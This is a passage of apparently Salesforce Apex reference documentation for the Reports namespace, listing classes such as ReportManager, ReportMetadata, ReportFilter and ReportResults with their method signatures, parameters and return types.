Report extended metadata provides additional, detailed metadata about summary and grouping fields, including data type and label information.

ReportExtendedMetadata Methods

The following are methods for `ReportExtendedMetadata`. All are instance methods.

IN THIS SECTION:

getAggregateColumnInfo()
Returns all report summaries such as `Record Count`, `Sum`, `Average`, `Max`, `Min`, and custom summary formulas. Contains values for each summary that is listed in the report metadata.

getDetailColumnInfo()
Returns a map of two properties for each field that has detailed data identified by its unique API name. The detailed data fields are also listed in the report metadata.

getGroupingColumnInfo()
Returns a map of each row or column grouping to its metadata. Contains values for each grouping that is identified in the groupingsDown and groupingsAcross lists.

`getAggregateColumnInfo()`

Returns all report summaries such as `Record Count`, `Sum`, `Average`, `Max`, `Min`, and custom summary formulas. Contains values for each summary that is listed in the report metadata.

Syntax

```
public MAP<String,Reports.AggregateColumn> getAggregateColumnInfo()
```

Return Value

Type: Map<String,Reports.AggregateColumn>

`getDetailColumnInfo()`

Returns a map of two properties for each field that has detailed data identified by its unique API name. The detailed data fields are also listed in the report metadata.

Syntax

```
public MAP<String,Reports.DetailColumn> getDetailColumnInfo()
```

Return Value

Type: Map<String,Reports.DetailColumn>

`getGroupingColumnInfo()`

Returns a map of each row or column grouping to its metadata. Contains values for each grouping that is identified in the groupingsDown and groupingsAcross lists.

Syntax

```
public MAP<String,Reports.GroupingColumn> getGroupingColumnInfo()
```

Return Value

Type: Map<String,Reports.GroupingColumn>

ReportFact Class

Contains the fact map for the report, which represents the report's data values.

Namespace

Reports

Usage

`ReportFact` is the parent class of `ReportFactWithDetails` and `ReportFactWithSummaries`. If `includeDetails` is `true` when the report is run, the fact map is a `ReportFactWithDetails` object. If `includeDetails` is `false` when the report is run, the fact map is a `ReportFactWithSummaries` object.

ReportFact Methods

The following are methods for `ReportFact`. All are instance methods.

IN THIS SECTION:

getAggregates()
Returns summary-level data for a report, including the record count.

getKey()
Returns the unique identifier for a row or column grouping. This identifier can be used to index specific data values within each grouping.

`getAggregates()`

Returns summary-level data for a report, including the record count.

Syntax

```
public LIST<Reports.SummaryValue> getAggregates()
```

Return Value

Type: List<Reports.SummaryValue>

`getKey()`

Returns the unique identifier for a row or column grouping. This identifier can be used to index specific data values within each grouping.

Syntax

```
public String getKey()
```

Return Value

Type: String

ReportFactWithDetails Class

Contains the detailed fact map for the report, which represents the report's data values.

Namespace

Reports

Usage

The `ReportFactWithDetails` class extends the `ReportFact` class. A `ReportFactWithDetails` object is returned if `includeDetails` is set to `true` when the report is run. To access the detail values, you'll need to cast the return value of the `ReportResults.getFactMap` method to a `ReportFactWithDetails` object.

ReportFactWithDetails Methods

The following are methods for `ReportFactWithDetails`. All are instance methods.

IN THIS SECTION:

getAggregates()
Returns summary-level data for a report, including the record count.

getKey()
Returns the unique identifier for a row or column grouping. This identifier can be used to index specific data values within each grouping.

getRows()
Returns a list of detailed report data in the order of the detail columns that are provided by the report metadata.

`getAggregates()`

Returns summary-level data for a report, including the record count.

Syntax

```
public LIST<Reports.SummaryValue> getAggregates()
```

Return Value

Type: List<Reports.SummaryValue>

`getKey()`

Returns the unique identifier for a row or column grouping. This identifier can be used to index specific data values within each grouping.

Syntax

```
public String getKey()
```

Return Value

Type: String

`getRows()`

Returns a list of detailed report data in the order of the detail columns that are provided by the report metadata.

Syntax

```
public LIST<Reports.ReportDetailRow> getRows()
```

Return Value

Type: List<Reports.ReportDetailRow>

ReportFactWithSummaries Class

Contains the fact map for the report, which represents the report's data values, and includes summarized fields.

Namespace

Reports

Usage

The `ReportFactWithSummaries` class extends the `ReportFact` class. A `ReportFactWithSummaries` object is returned if `includeDetails` is set to `false` when the report is run.

ReportFactWithSummaries Methods

The following are methods for `ReportFactWithSummaries`. All are instance methods.

IN THIS SECTION:

getAggregates()
Returns summary-level data for a report, including the record count.

getKey()
Returns the unique identifier for a row or column grouping. This identifier can be used to index specific data values within each grouping.

toString()
Returns a string.

`getAggregates()`

Returns summary-level data for a report, including the record count.

Syntax

```
public LIST<Reports.SummaryValue> getAggregates()
```

Return Value

Type: List<Reports.SummaryValue>

`getKey()`

Returns the unique identifier for a row or column grouping. This identifier can be used to index specific data values within each grouping.

Syntax

```
public String getKey()
```

Return Value

Type: String

`toString()`

Returns a string.

Signature

```
public String toString()
```

Return Value

Type: String

ReportFilter Class

Contains information about a report filter, including column, operator, and value.

Namespace

Reports

IN THIS SECTION:

ReportFilter Constructors

ReportFilter Methods

ReportFilter Constructors

The following are constructors for `ReportFilter`.

IN THIS SECTION:

ReportFilter()
Creates a new instance of the `Reports.ReportFilter` class. You can then set values by using the "set" methods.

ReportFilter(column, operator, value)
Creates a new instance of the `Reports.ReportFilter` class by using the specified parameters.

`ReportFilter()`

Creates a new instance of the `Reports.ReportFilter` class. You can then set values by using the "set" methods.

Signature

```
public ReportFilter()
```

`ReportFilter(column, operator, value)`

Creates a new instance of the `Reports.ReportFilter` class by using the specified parameters.

Signature

```
public ReportFilter(String column, String operator, String value)
```

Parameters

`column`
Type: String

`operator`
Type: String

`value`
Type: String

ReportFilter Methods

The following are methods for `ReportFilter`. All are instance methods.

IN THIS SECTION:

getColumn()
Returns the unique API name for the field that's being filtered.

getOperator()
Returns the unique API name for the condition that is used to filter a field, such as "greater than" or "not equal to." Filter conditions depend on the data type of the field.

getValue()
Returns the value by which a field can be filtered. For example, the field `Age` can be filtered by a numeric value.

setColumn(column)
Sets the unique API name for the field that's being filtered.

setOperator(operator)
Sets the unique API name for the condition that is used to filter a field, such as "greater than" or "not equal to." Filter conditions depend on the data type of the field.

setValue(value)
Sets the value by which a field can be filtered. For example, the field `Age` can be filtered by a numeric value.

`getColumn()`

Returns the unique API name for the field that's being filtered.

Syntax

```
public String getColumn()
```

Return Value

Type: String

`getOperator()`

Returns the unique API name for the condition that is used to filter a field, such as "greater than" or "not equal to." Filter conditions depend on the data type of the field.

Syntax

```
public String getOperator()
```

Return Value

Type: String

`getValue()`

Returns the value by which a field can be filtered. For example, the field `Age` can be filtered by a numeric value.

Syntax

```
public String getValue()
```

Return Value

Type: String

`setColumn(column)`

Sets the unique API name for the field that's being filtered.

Syntax

```
public Void setColumn(String column)
```

Parameters

column
Type: String

Return Value

Type: Void

`setOperator(operator)`

Sets the unique API name for the condition that is used to filter a field, such as "greater than" or "not equal to." Filter conditions depend on the data type of the field.

Syntax

```
public Void setOperator(String operator)
```

Parameters

operator
Type: String

Return Value

Type: Void

`setValue(value)`

Sets the value by which a field can be filtered. For example, the field `Age` can be filtered by a numeric value.

Syntax

```
public Void setValue(String value)
```

Parameters

value
Type: String

Return Value

Type: Void

ReportFormat Enum

Contains the possible report format types.

Namespace

Reports

Enum Values

The following are the values of the `Reports.ReportFormat` enum.

Value	Description
`MATRIX`	Matrix report format
`SUMMARY`	Summary report format
`TABULAR`	Tabular report format

ReportInstance Class

Returns an instance of a report that was run asynchronously. Retrieves the results for that instance.

Namespace

Reports

ReportInstance Methods

The following are methods for `ReportInstance`. All are instance methods.

IN THIS SECTION:

getCompletionDate()
Returns the date and time when the instance of the report finished running. The completion date is available only if the report instance ran successfully or couldn't be run because of an error. Date and time information is in ISO-8601 format.

getId()
Returns the unique ID for an instance of a report that was run asynchronously.

getOwnerId()
Returns the ID of the user who created the report instance.

getReportId()
Returns the unique ID of the report this instance is based on.

getReportResults()
Retrieves results for an instance of an asynchronous report. When you request your report, you can specify whether to summarize data or include details.

getRequestDate()
Returns the date and time when an instance of the report was run. Date and time information is in ISO-8601 format.

getStatus()
Returns the status of a report.

getCompletionDate()

Returns the date and time when the instance of the report finished running. The completion date is available only if the report instance ran successfully or couldn't be run because of an error. Date and time information is in ISO-8601 format.

Syntax

```
public Datetime getCompletionDate()
```

Return Value

Type: Datetime

getId()

Returns the unique ID for an instance of a report that was run asynchronously.

Syntax

```
public Id getId()
```

Return Value

Type: Id

getOwnerId()

Returns the ID of the user who created the report instance.

Syntax

```
public Id getOwnerId()
```

Return Value

Type: Id

getReportId()

Returns the unique ID of the report this instance is based on.

Syntax

```
public Id getReportId()
```

Return Value

Type: Id

`getReportResults()`

Retrieves results for an instance of an asynchronous report. When you request your report, you can specify whether to summarize data or include details.

Syntax

```
public Reports.ReportResults getReportResults()
```

Return Value

Type: Reports.ReportResults

`getRequestDate()`

Returns the date and time when an instance of the report was run. Date and time information is in ISO-8601 format.

Syntax

```
public Datetime getRequestDate()
```

Return Value

Type: Datetime

`getStatus()`

Returns the status of a report.

Syntax

```
public String getStatus()
```

Return Value

Type: String

Usage

- `New` if the report run was recently triggered through a request.
- `Success` if the report ran.
- `Running` if the report is being run.
- `Error` if the report run failed. The instance of a report run can return an error if, for example, your permission to access the report was removed after you requested the run.

ReportManager Class

Runs a report synchronously or asynchronously and with or without details.

Namespace

Reports

Usage

Gets instances of reports and describes the metadata of Reports.

ReportManager Methods

The following are methods for `ReportManager`. All methods are static.

IN THIS SECTION:

describeReport(reportId)

Retrieves report, report type, and extended metadata for a tabular, summary, or matrix report.

getDatatypeFilterOperatorMap()

Lists the field data types that you can use to filter the report.

getReportInstance(instanceId)

Retrieves results for an instance of a report that has been run asynchronously. The settings you use when you run your asynchronous report determine whether you can retrieve summary data or detailed data.

getReportInstances(reportId)

Returns a list of instances for a report that was run asynchronously. Each item in the list represents a separate instance of the report, with metadata for the time at which the report was run.

runAsyncReport(reportId, reportMetadata, includeDetails)

Runs a report asynchronously with the report ID. Includes details if *`includeDetails`* is set to `true`. Filters the report based on the report metadata in *`reportMetadata`*.

runAsyncReport(reportId, includeDetails)

Runs a report asynchronously with the report ID. Includes details if *`includeDetails`* is set to `true`.

runAsyncReport(reportId, reportMetadata)

Runs a report asynchronously with the report ID. Filters the results based on the report metadata in *`reportMetadata`*.

runAsyncReport(reportId)

Runs a report asynchronously with the report ID.

runReport(reportId, reportMetadata, includeDetails)

Runs a report immediately with the report ID. Includes details if *`includeDetails`* is set to `true`. Filters the results based on the report metadata in *`reportMetadata`*.

runReport(reportId, includeDetails)

Runs a report immediately with the report ID. Includes details if *`includeDetails`* is set to `true`.

runReport(reportId, reportMetadata)

Runs a report immediately with the report ID. Filters the results based on the report metadata in *`rmData`*.

runReport(reportId)
Runs a report immediately with the report ID.

`describeReport(reportId)`

Retrieves report, report type, and extended metadata for a tabular, summary, or matrix report.

Syntax

```
public static Reports.ReportDescribeResult describeReport(Id reportId)
```

Parameters

reportId
Type: Id

Return Value

Type: Reports.ReportDescribeResult

`getDatatypeFilterOperatorMap()`

Lists the field data types that you can use to filter the report.

Syntax

```
public static MAP<String,LIST<Reports.FilterOperator>> getDatatypeFilterOperatorMap()
```

Return Value

Type: Map<String, List<Reports.FilterOperator>>

`getReportInstance(instanceId)`

Retrieves results for an instance of a report that has been run asynchronously. The settings you use when you run your asynchronous report determine whether you can retrieve summary data or detailed data.

Syntax

```
public static Reports.ReportInstance getReportInstance(Id instanceId)
```

Parameters

instanceId
Type: Id

Return Value

Type: Reports.ReportInstance

getReportInstances(reportId)

Returns a list of instances for a report that was run asynchronously. Each item in the list represents a separate instance of the report, with metadata for the time at which the report was run.

Syntax

```
public static LIST<Reports.ReportInstance> getReportInstances(Id reportId)
```

Parameters

reportId
Type: Id

Return Value

Type: List<Reports.ReportInstance>

runAsyncReport(reportId, reportMetadata, includeDetails)

Runs a report asynchronously with the report ID. Includes details if *includeDetails* is set to `true`. Filters the report based on the report metadata in *reportMetadata*.

Syntax

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Reports.ReportMetadata
reportMetadata, Boolean includeDetails)
```

Parameters

reportId
Type: Id

reportMetadata
Type: Reports.ReportMetadata

includeDetails
Type: Boolean

Return Value

Type: Reports.ReportInstance

runAsyncReport(reportId, includeDetails)

Runs a report asynchronously with the report ID. Includes details if *includeDetails* is set to `true`.

Syntax

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Boolean includeDetails)
```

Parameters

reportId
Type: Id

includeDetails
Type: Boolean

Return Value

Type: Reports.ReportInstance

runAsyncReport(reportId, reportMetadata)

Runs a report asynchronously with the report ID. Filters the results based on the report metadata in *reportMetadata*.

Syntax

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Reports.ReportMetadata
reportMetadata)
```

Parameters

reportId
Type: Id

reportMetadata
Type: Reports.ReportMetadata

Return Value

Type: Reports.ReportInstance

runAsyncReport(reportId)

Runs a report asynchronously with the report ID.

Syntax

```
public static Reports.ReportInstance runAsyncReport(Id reportId)
```

Parameters

reportId
Type: Id

Return Value

Type: Reports.ReportInstance

runReport(reportId, reportMetadata, includeDetails)

Runs a report immediately with the report ID. Includes details if *includeDetails* is set to `true`. Filters the results based on the report metadata in *reportMetadata*.

Syntax

```
public static Reports.ReportResults runReport(Id reportId, Reports.ReportMetadata
reportMetadata, Boolean includeDetails)
```

Parameters

reportId
Type: Id

reportMetadata
Type: Reports.ReportMetadata

includeDetails
Type: Boolean

Return Value

Type: Reports.ReportResults

runReport(reportId, includeDetails)

Runs a report immediately with the report ID. Includes details if *includeDetails* is set to `true`.

Syntax

```
public static Reports.ReportResults runReport(Id reportId, Boolean includeDetails)
```

Parameters

reportId
Type: Id

includeDetails
Type: Boolean

Return Value

Type: Reports.ReportResults

runReport(reportId, reportMetadata)

Runs a report immediately with the report ID. Filters the results based on the report metadata in *rmData*.

Syntax

```
public static Reports.ReportResults runReport(Id reportId, Reports.ReportMetadata
reportMetadata)
```

Parameters

reportId
Type: Id

reportMetadata
Type: Reports.ReportMetadata Reports.ReportMetadata

Return Value

Type: Reports.ReportResults

runReport(reportId)

Runs a report immediately with the report ID.

Syntax

```
public static Reports.ReportResults runReport(Id reportId)
```

Parameters

reportId
Type: Id

Return Value

Type: Reports.ReportResults

ReportMetadata Class

Contains report metadata for a tabular, summary, or matrix report.

Namespace

Reports

Usage

Report metadata gives information about the report as a whole, such as the report type, format, summary fields, row or column groupings, and filters that are saved to the report. You can use the `ReportMetadata` class to retrieve report metadata and to set metadata that can be used to filter a report.

ReportMetadata Methods

The following are methods for `ReportMetadata`. All are instance methods.

IN THIS SECTION:

getAggregates()
Returns unique identifiers for summary or custom summary formula fields in the report.

getBuckets()

Returns a list of bucket fields in the report.

getCrossFilters()

Returns information about cross filters applied to a report.

getCurrencyCode()

Returns report currency, such as USD, EUR, or GBP, for an organization that has multicurrency enabled. The value is `null` if the organization does not have multicurrency enabled.

getCustomSummaryFormula()

Returns information about custom summary formulas in a report.

getDescription()

Returns the description of the report.

getDetailColumns()

Returns unique API names (column names) for the fields that contain detailed data. For example, the method might return the following values: "OPPORTUNITY_NAME, TYPE, LEAD_SOURCE, AMOUNT."

getDeveloperName()

Returns the report API name. For example, the method might return the following value: "Closed_Sales_This_Quarter."

getDivision()

Returns the division specified in the report.

getGroupingsAcross()

Returns column groupings in a report.

getGroupingsDown()

Returns row groupings for a report.

getHasDetailRows()

Indicates whether the report has detail rows.

getHasRecordCount()

Indicates whether the report shows the total number of records.

getHistoricalSnapshotDates()

Returns a list of historical snapshot dates.

getId()

Returns the unique report ID.

getName()

Returns the report name.

getReportBooleanFilter()

Returns logic to parse custom field filters. The value is `null` when filter logic is not specified.

getReportFilters()

Returns a list of each custom filter in the report along with the field name, filter operator, and filter value.

getReportFormat()

Returns the format of the report.

getReportType()

Returns the unique API name and display name for the report type.

getScope()
Returns the API name for the scope defined for the report. Scope values depend on the report type.

getShowGrandTotal()
Indicates whether the report shows the grand total.

getShowSubtotals()
Indicates whether the report shows subtotals, such as column or row totals.

getSortBy()
Returns the list of columns on which the report is sorted. Currently, you can sort on only one column.

getStandardDateFilter()
Returns information about the standard date filter for the report, such as the start date, end date, date range, and date field API name.

getStandardFilters()
Returns a list of standard filters for the report.

getTopRows()
Returns information about a row limit filter, including the number of rows returned and the sort order.

setAggregates(aggregates)
Sets unique identifiers for standard or custom summary formula fields in the report.

setBuckets(buckets)
Creates bucket fields in a report.

setCrossFilters(crossFilters)
Applies cross filters to a report.

setCurrencyCode(currencyCode)
Sets the currency, such as USD, EUR, or GBP, for report summary fields in an organization that has multicurrency enabled.

setCustomSummaryFormula(customSummaryFormula)
Adds a custom summary formula to a report.

setDescription(description)
Sets the description of the report.

setDetailColumns(detailColumns)
Sets the unique API names for the fields that contain detailed data—for example, `OPPORTUNITY_NAME`, `TYPE`, `LEAD_SOURCE`, or `AMOUNT`.

setDeveloperName(developerName)
Sets the report API name—for example, `Closed_Sales_This_Quarter`.

setDivision(division)
Sets the division of the report.

setGroupingsAcross(groupingInfo)
Sets column groupings in a report.

setGroupingsDown(groupingInfo)
Sets row groupings for a report.

setHasDetailRows(hasDetailRows)
Specifies whether the report has detail rows.

setHasRecordCount(hasRecordCount)
Specifies whether the report is configured to show the total number of records.

setHistoricalSnapshotDates(historicalSnapshot)
Sets a list of historical snapshot dates.

setId(id)
Sets the unique report ID.

setName(name)
Sets the report name.

setReportBooleanFilter(reportBooleanFilter)
Sets logic to parse custom field filters.

setReportFilters(reportFilters)
Sets a list of each custom filter in the report along with the field name, filter operator, and filter value.

setReportFormat(format)
Sets the format of the report.

setReportType(reportType)
Sets the unique API name and display name for the report type.

setScope(scopeName)
Sets the API name for the scope defined for the report. Scope values depend on the report type.

setShowGrandTotal(showGrandTotal)
Specifies whether the report shows the grand total.

setShowSubtotals(showSubtotals)
Specifies whether the report shows subtotals, such as column or row totals.

setSortBy(column)
Sets the list of columns on which the report is sorted. Currently, you can only sort on one column.

setStandardDateFilter(dateFilter)
Sets the standard date filter—which includes the start date, end date, date range, and date field API name—for the report.

setStandardFilters(filters)
Sets one or more standard filters on the report.

setTopRows(topRows)
Applies a row limit filter to a report.

`getAggregates()`

Returns unique identifiers for summary or custom summary formula fields in the report.

Syntax

```
public LIST<String> getAggregates()
```

Return Value

Type: List<String>

Usage

For example:

- `a!Amount` represents the average for the `Amount` column.
- `s!Amount` represents the sum of the `Amount` column.
- `m!Amount` represents the minimum value of the `Amount` column.
- `x!Amount` represents the maximum value of the `Amount` column.
- `s!<customfieldID>` represents the sum of a custom field column. For custom fields and custom report types, the identifier is a combination of the summary type and the field ID.

`getBuckets()`

Returns a list of bucket fields in the report.

Signature

```
public List<Reports.BucketField> getBuckets()
```

Return Value

Type: List<Reports.BucketField>

`getCrossFilters()`

Returns information about cross filters applied to a report.

Signature

```
public Reports.CrossFilter getCrossFilters()
```

Return Value

Type: List<Reports.CrossFilter>

`getCurrencyCode()`

Returns report currency, such as USD, EUR, or GBP, for an organization that has multicurrency enabled. The value is `null` if the organization does not have multicurrency enabled.

Syntax

```
public String getCurrencyCode()
```

Return Value

Type: String

`getCustomSummaryFormula()`

Returns information about custom summary formulas in a report.

Signature

```
public Map<String,Reports.ReportCsf> getCustomSummaryFormula()
```

Return Value

Type: Map<String,Reports.ReportCsf>

`getDescription()`

Returns the description of the report.

Signature

```
public String getDescription()
```

Return Value

Type: String

`getDetailColumns()`

Returns unique API names (column names) for the fields that contain detailed data. For example, the method might return the following values: "OPPORTUNITY_NAME, TYPE, LEAD_SOURCE, AMOUNT."

Syntax

```
public LIST<String> getDetailColumns()
```

Return Value

Type: List<String>

`getDeveloperName()`

Returns the report API name. For example, the method might return the following value: "Closed_Sales_This_Quarter."

Syntax

```
public String getDeveloperName()
```

Return Value

Type: String

`getDivision()`

Returns the division specified in the report.

Note: Reports that use standard filters (such as My Cases or My Team's Accounts) show records in all divisions. These reports can't be further limited to a specific division.

Signature

```
public String getDivision()
```

Return Value

Type: String

getGroupingsAcross()

Returns column groupings in a report.

Syntax

```
public LIST<Reports.GroupingInfo> getGroupingsAcross()
```

Return Value

Type: List<Reports.GroupingInfo>

Usage

The identifier is:

- An empty array for reports in summary format, because summary reports don't include column groupings
- `BucketField_(ID)` for bucket fields
- The ID of a custom field when the custom field is used for a column grouping

getGroupingsDown()

Returns row groupings for a report.

Syntax

```
public LIST<Reports.GroupingInfo> getGroupingsDown()
```

Return Value

Type: List<Reports.GroupingInfo>

Usage

The identifier is:

- `BucketField_(ID)` for bucket fields
- The ID of a custom field when the custom field is used for grouping

getHasDetailRows()

Indicates whether the report has detail rows.

Signature

```
public Boolean getHasDetailRows()
```

Return Value

Type: Boolean

`getHasRecordCount()`

Indicates whether the report shows the total number of records.

Signature

```
public Boolean getHasRecordCount()
```

Return Value

Type: Boolean

`getHistoricalSnapshotDates()`

Returns a list of historical snapshot dates.

Syntax

```
public LIST<String> getHistoricalSnapshotDates()
```

Return Value

Type: List<String>

`getId()`

Returns the unique report ID.

Syntax

```
public Id getId()
```

Return Value

Type: Id

`getName()`

Returns the report name.

Syntax

```
public String getName()
```

Return Value

Type: String

getReportBooleanFilter()

Returns logic to parse custom field filters. The value is `null` when filter logic is not specified.

Syntax

```
public String getReportBooleanFilter()
```

Return Value

Type: String

getReportFilters()

Returns a list of each custom filter in the report along with the field name, filter operator, and filter value.

Syntax

```
public LIST<Reports.ReportFilter> getReportFilters()
```

Return Value

Type: List<Reports.ReportFilter>

getReportFormat()

Returns the format of the report.

Syntax

```
public Reports.ReportFormat getReportFormat()
```

Return Value

Type: Reports.ReportFormat

Usage

This value can be:

- `TABULAR`
- `SUMMARY`
- `MATRIX`

getReportType()

Returns the unique API name and display name for the report type.

Syntax

```
public Reports.ReportType getReportType()
```

Return Value

Type: Reports.ReportType

`getScope()`

Returns the API name for the scope defined for the report. Scope values depend on the report type.

Signature

```
public String getScope()
```

Return Value

Type: String

`getShowGrandTotal()`

Indicates whether the report shows the grand total.

Signature

```
public Boolean getShowGrandTotal()
```

Return Value

Type: Boolean

`getShowSubtotals()`

Indicates whether the report shows subtotals, such as column or row totals.

Signature

```
public Boolean getShowSubtotals()
```

Return Value

Type: Boolean

`getSortBy()`

Returns the list of columns on which the report is sorted. Currently, you can sort on only one column.

Signature

```
public List<Reports.SortColumn> getSortBy()
```

Return Value

Type: List<Reports.SortColumn>

`getStandardDateFilter()`

Returns information about the standard date filter for the report, such as the start date, end date, date range, and date field API name.

Signature

```
public Reports.StandardDateFilter getStandardDateFilter()
```

Return Value

Type: Reports.StandardDateFilter

`getStandardFilters()`

Returns a list of standard filters for the report.

Signature

```
public List<Reports.StandardFilter> getStandardFilters()
```

Return Value

Type: List<Reports.StandardFilter>

`getTopRows()`

Returns information about a row limit filter, including the number of rows returned and the sort order.

Signature

```
public Reports.TopRows getTopRows()
```

Return Value

Type: Reports.TopRows

`setAggregates(aggregates)`

Sets unique identifiers for standard or custom summary formula fields in the report.

Signature

```
public void setAggregates(List<String> aggregates)
```

Parameters

aggregates
Type: List<String>

Return Value

Type: void

setBuckets(buckets)

Creates bucket fields in a report.

Signature

```
public void setBuckets(List<Reports.BucketField> buckets)
```

Parameters

buckets
Type: List<Reports.BucketField>

Return Value

Type: void

setCrossFilters(crossFilters)

Applies cross filters to a report.

Signature

```
public void setCrossFilters(List<Reports.CrossFilter> crossFilters)
```

Parameters

crossFilter
Type: List<Reports.CrossFilter>

Return Value

Type: void

setCurrencyCode(currencyCode)

Sets the currency, such as USD, EUR, or GBP, for report summary fields in an organization that has multicurrency enabled.

Signature

```
public void setCurrencyCode(String currencyCode)
```

Parameters

currencyCode
Type: String

Return Value

Type: void

setCustomSummaryFormula(customSummaryFormula)

Adds a custom summary formula to a report.

Signature

```
public void setCustomSummaryFormula(MAP<String,Reports.ReportCsf> customSummaryFormula)
```

Parameters

customSummaryFormula
Type: Map<String, Reports.ReportCsf>

Return Value

Type: void

setDescription(description)

Sets the description of the report.

Signature

```
public void setDescription(String description)
```

Parameters

description
Type: String

Return Value

Type: void

setDetailColumns(detailColumns)

Sets the unique API names for the fields that contain detailed data—for example, `OPPORTUNITY_NAME`, `TYPE`, `LEAD_SOURCE`, or `AMOUNT`.

Signature

```
public void setDetailColumns(List<String> detailColumns)
```

Parameters

detailColumns
Type: List<String>

Return Value

Type: void

setDeveloperName(developerName)

Sets the report API name—for example, `Closed_Sales_This_Quarter`.

Signature

```
public void setDeveloperName(String developerName)
```

Parameters

developerName
Type: String

Return Value

Type: void

setDivision(division)

Sets the division of the report.

Note: Reports that use standard filters (such as My Cases or My Team's Accounts) show records in all divisions. These reports can't be further limited to a specific division.

Signature

```
public void setDivision(String division)
```

Parameters

division
Type: String

Return Value

Type: void

setGroupingsAcross(groupingInfo)

Sets column groupings in a report.

Signature

```
public void setGroupingsAcross(List<Reports.GroupingInfo> groupingInfo)
```

Parameters

groupingInfo
Type: List<Reports.GroupingInfo>

Return Value

Type: void

setGroupingsDown(groupingInfo)

Sets row groupings for a report.

Signature

```
public void setGroupingsDown(List<Reports.GroupingInfo> groupingInfo)
```

Parameters

groupingInfo
Type: List<Reports.GroupingInfo>

Return Value

Type: void

setHasDetailRows(hasDetailRows)

Specifies whether the report has detail rows.

Signature

```
public void setHasDetailRows(Boolean hasDetailRows)
```

Parameters

hasDetailRows
Type: Boolean

Return Value

Type: void

setHasRecordCount(hasRecordCount)

Specifies whether the report is configured to show the total number of records.

Signature

```
public void setHasRecordCount(Boolean hasRecordCount)
```

Parameters

hasRecordCount
Type: Boolean

Return Value

Type: void

setHistoricalSnapshotDates(historicalSnapshot)

Sets a list of historical snapshot dates.

Syntax

```
public Void setHistoricalSnapshotDates(LIST<String> historicalSnapshot)
```

Parameters

historicalSnapshot
Type: List<String>

Return Value

Type: Void

setId(id)

Sets the unique report ID.

Signature

```
public void setId(Id id)
```

Parameters

id
Type: Id

Return Value

Type: void

setName(name)

Sets the report name.

Signature

```
public void setName(String name)
```

Parameters

name
Type: String

Return Value

Type: void

setReportBooleanFilter(reportBooleanFilter)

Sets logic to parse custom field filters.

Syntax

```
public Void setReportBooleanFilter(String reportBooleanFilter)
```

Parameters

reportBooleanFilter
Type: String

Return Value

Type: Void

setReportFilters(reportFilters)

Sets a list of each custom filter in the report along with the field name, filter operator, and filter value.

Syntax

```
public Void setReportFilters(LIST<Reports.ReportFilter> reportFilters)
```

Parameters

reportFilters
Type: List<Reports.ReportFilter>

Return Value

Type: Void

setReportFormat(format)

Sets the format of the report.

Signature

```
public void setReportFormat(Reports.ReportFormat format)
```

Parameters

format
Type: Reports.ReportFormat

Return Value

Type: void

setReportType(reportType)

Sets the unique API name and display name for the report type.

Signature

```
public void setReportType(Reports.ReportType reportType)
```

Parameters

reportType
Type: Reports.ReportType

Return Value

Type: void

setScope(scopeName)

Sets the API name for the scope defined for the report. Scope values depend on the report type.

Signature

```
public void setScope(String scopeName)
```

Parameters

scopeName
Type: String

Return Value

Type: void

setShowGrandTotal(showGrandTotal)

Specifies whether the report shows the grand total.

Signature

```
public void setShowGrandTotal(Boolean showGrandTotal)
```

Parameters

showGrandTotal
Type: Boolean

Return Value

Type: void

setShowSubtotals(showSubtotals)

Specifies whether the report shows subtotals, such as column or row totals.

Signature

```
public void setShowSubtotals(Boolean showSubtotals)
```

Parameters

showSubtotals
Type: Boolean

Return Value

Type: void

setSortBy(column)

Sets the list of columns on which the report is sorted. Currently, you can only sort on one column.

Signature

```
public void setSortBy(List<Reports.SortColumn> column)
```

Parameters

column
Type: List<Reports.SortColumn>

Return Value

Type: void

setStandardDateFilter(dateFilter)

Sets the standard date filter—which includes the start date, end date, date range, and date field API name—for the report.

Signature

```
public void setStandardDateFilter(Reports.StandardDateFilter dateFilter)
```

Parameters

dateFilter
Type: Reports.StandardDateFilter

Return Value

Type: void

setStandardFilters(filters)

Sets one or more standard filters on the report.

Signature

```
public void setStandardFilters(List<Reports.StandardFilter> filters)
```

Parameters

filters
Type: List<Reports.StandardFilter>

Return Value

Type: void

setTopRows(topRows)

Applies a row limit filter to a report.

Signature

```
public Reports.TopRows setTopRows(Reports.TopRows topRows)
```

Parameters

topRows
Type: Reports.TopRows

Return Value

Type: void

ReportResults Class

Contains the results of running a report.

Namespace

Reports

ReportResults Methods

The following are methods for `ReportResults`. All are instance methods.

IN THIS SECTION:

getAllData()
Returns all report data.

getFactMap()
Returns summary-level data or summary and detailed data for each row or column grouping. Detailed data is available if the `includeDetails` parameter is set to `true` when the report is run.

getGroupingsAcross()
Returns a collection of column groupings, keys, and values.

getGroupingsDown()
Returns a collection of row groupings, keys, and values.

getHasDetailRows()
Returns information about whether the fact map has detail rows.

getReportExtendedMetadata()
Returns additional, detailed metadata about the report, including data type and label information for groupings and summaries.

getReportMetadata()
Returns metadata about the report, including grouping and summary information.

`getAllData()`

Returns all report data.

Syntax

```
public Boolean getAllData()
```

Return Value

Type: Boolean

Usage

When `true`, indicates that all report results are returned.

When `false`, indicates that results are returned for the same number of rows as in a report run in Salesforce.

Note: For reports that contain too many records, use filters to refine results.

`getFactMap()`

Returns summary-level data or summary and detailed data for each row or column grouping. Detailed data is available if the `includeDetails` parameter is set to `true` when the report is run.

Syntax

```
public MAP<String,Reports.ReportFact> getFactMap()
```

Return Value

Type: Map<String,Reports.ReportFact>

`getGroupingsAcross()`

Returns a collection of column groupings, keys, and values.

Syntax

```
public Reports.Dimension getGroupingsAcross()
```

Return Value

Type: Reports.Dimension

`getGroupingsDown()`

Returns a collection of row groupings, keys, and values.

Syntax

```
public Reports.Dimension getGroupingsDown()
```

Return Value

Type: Reports.Dimension

`getHasDetailRows()`

Returns information about whether the fact map has detail rows.

Syntax

```
public Boolean getHasDetailRows()
```

Return Value

Type: Boolean

Usage

- When `true`, indicates that the fact map returns values for summary-level and record-level data.
- When `false`, indicates that the fact map returns summary values.

`getReportExtendedMetadata()`

Returns additional, detailed metadata about the report, including data type and label information for groupings and summaries.

Syntax

```
public Reports.ReportExtendedMetadata getReportExtendedMetadata()
```

Return Value

Type: Reports.ReportExtendedMetadata

`getReportMetadata()`

Returns metadata about the report, including grouping and summary information.

Syntax

```
public Reports.ReportMetadata getReportMetadata()
```

Return Value

Type: Reports.ReportMetadata

ReportScopeInfo Class

Contains information about possible scope values that you can choose. Scope values depend on the report type. For example, you can set the scope for opportunity reports to `All opportunities`, `My team's opportunities`, or `My opportunities`.

Namespace

Reports

